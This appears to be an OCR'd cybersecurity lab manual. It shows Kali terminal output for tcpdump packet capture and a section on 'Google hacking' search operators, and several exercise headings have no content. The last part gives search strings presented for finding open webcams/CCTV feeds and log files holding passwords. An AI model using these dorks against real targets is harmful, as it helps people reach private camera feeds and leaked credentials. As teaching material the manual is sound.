
```
┌──(root㉿kali)-[~]
└─# apt install tcpdump
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
tcpdump is already the newest version (4.99.2-1).
tcpdump set to manually installed.
The following packages were automatically installed and are no longer required:
  freeglut3 libexporter-tiny-perl libhttp-server-simple-perl liblist-moreutils-perl
  liblist-moreutils-xs-perl libpython3.9-minimal libpython3.9-stdlib libwacom-bin python3-dataclasses-json
  python3-limiter python3-marshmallow-enum python3-mypy-extensions python3-responses python3-spyse
  python3-token-bucket python3-typing-inspect python3.9 python3.9-minimal ruby3.0 ruby3.0-dev ruby3.0-doc
Use 'apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 173 not upgraded.
```

```
┌──(root㉿kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.107  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::89ab:3bb9:4331:ec1c  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:22:46:4f  txqueuelen 1000  (Ethernet)
        RX packets 303715  bytes 193905254 (184.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 32364  bytes 9064894 (8.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

1. CAPTURE PACKETS FROM SPECIFIC INTERFACE


```
┌──(root㉿kali)-[~]
└─# tcpdump -i eth0
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
06:43:26.213245 IP 142.250.82.17.3478 > 192.168.0.106.60312: UDP, length 122
06:43:26.226594 IP 142.250.82.17.3478 > 192.168.0.106.60312: UDP, length 119
06:43:26.240324 IP 192.168.0.106.60312 > 142.250.82.17.3478: UDP, length 48
06:43:26.240326 IP 192.168.0.106.57903 > bom12s19-in-f14.1e100.net.https: UDP, length 33
06:43:26.250789 IP 142.250.82.17.3478 > 192.168.0.106.60312: UDP, length 131
06:43:26.253238 IP bom12s19-in-f14.1e100.net.https > 192.168.0.106.57903: UDP, length 26
06:43:26.266877 IP 142.250.82.17.3478 > 192.168.0.106.60312: UDP, length 117
06:43:26.279617 IP 192.168.0.106.62443 > 142.250.82.17.3478: UDP, length 956
06:43:26.279793 IP 192.168.0.106.62443 > 142.250.82.17.3478: UDP, length 956
06:43:26.279945 IP 192.168.0.106.62443 > 142.250.82.17.3478: UDP, length 957
06:43:26.287694 IP 142.250.82.17.3478 > 192.168.0.106.60312: UDP, length 117
06:43:26.288321 IP 192.168.0.107.39299 > 192.168.0.1.domain: 53737+ PTR? 106.0.168.192.in-addr.arpa. (44)
06:43:26.291315 IP 192.168.0.1.domain > 192.168.0.107.39299: 53737 NXDomain 0/1/0 (93)
06:43:26.291730 IP 192.168.0.107.47633 > 192.168.0.1.domain: 16014+ PTR? 17.82.250.142.in-addr.arpa. (44)
06:43:26.302652 IP 192.168.0.106.60312 > 142.250.82.17.3478: UDP, length 48
06:43:26.305781 IP 142.250.82.17.3478 > 192.168.0.106.60312: UDP, length 130
06:43:26.306422 IP 142.250.82.17.3478 > 192.168.0.106.62443: UDP, length 68
06:43:26.331247 IP 142.250.82.17.3478 > 192.168.0.106.60312: UDP, length 122
06:43:26.351495 IP 142.250.82.17.3478 > 192.168.0.106.60312: UDP, length 122
06:43:26.355105 IP 192.168.0.1.domain > 192.168.0.107.47633: 16014 NXDomain 0/1/0 (104)
06:43:26.355537 IP 192.168.0.107.52569 > 192.168.0.1.domain: 5234+ PTR? 14.42.251.142.in-addr.arpa. (44)
```

2. CAPTURE ONLY SPECIFIC NUMBER OF PACKETS




3. PRINT CAPTURED PACKET IN ASCII FORMAT


4. DISPLAY AVAILABLE INTERFACES



5. CAPTURE IP ADDRESS OF PACKET




6. CAPTURE ONLY TCP PACKET




7. CAPTURE PACKET FROM SPECIFIC PORT


8. PACKETS FROM DESTINATION IP



9. PACKETS FROM SOURCE IP



10. FILTERING BY PROTOCOL



PRACTICAL NO 4:- Passive Information Gathering


A. GOOGLE HACKING

1. USING Search Operators and Commands

In this we will look various operators and commands you can apply to hack into sensitive data available on the internet using the Google search engine.


i. Operators and commands:

- Specific Site: This operator is used to search for a specific site. Example: site: name of the website.




- Specific URL: This operator is used to search for a specific keyword in the URL of the website.

  Example: inurl: specified keyword




- Specific text in the title: This operator is used to search for data in reference to its title keyword.


  Example: intitle: required keyword



- Specific text: This operator searches for specific content on the internet. Example: intext: required keyword
- Specific filetype: This operator searches for a specific file type available on the internet.
  Example: filetype: pdf,doc, log, etc.




- Specific keyword: This operator is used to search for specific data on the internet. Example: “search keyword”




- Excluding Specific keyword: This operator is used to search for data, excluding the specified content mentioned with the operator.
  Example: cyber security -site: wikipedia.org

ii. OR & AND operator: These operators are combined with other search strings to give out more efficient search results.
Example: “river” AND “cap”




Example: “river” OR “town”



iii. Advanced Operators and Combinations


- To filter our search results to maximum efficiency, you require advanced operators and a combination of multiple operators.
- But to avoid typing the operators and combinations each time to search for information, you can refer to the Google Hacking Database. The Google Hacking Database is a database with hundreds of combinations of multiple operators and advanced operators.
- Webcam/Camera Feeds: By applying this search string, you can access open/public webcams or CCTVs available on the internet.

Search String: intitle:"webcamXP 5"




- [Specific keyword] filetype of file: By combining two operators, you can filter the search results further.

Search String: amazon.com filetype:pdf



- Searching for Log files: You can access log-type files available on the internet using the following search string. This String can be used to access public passwords.

Search String: filetype: log

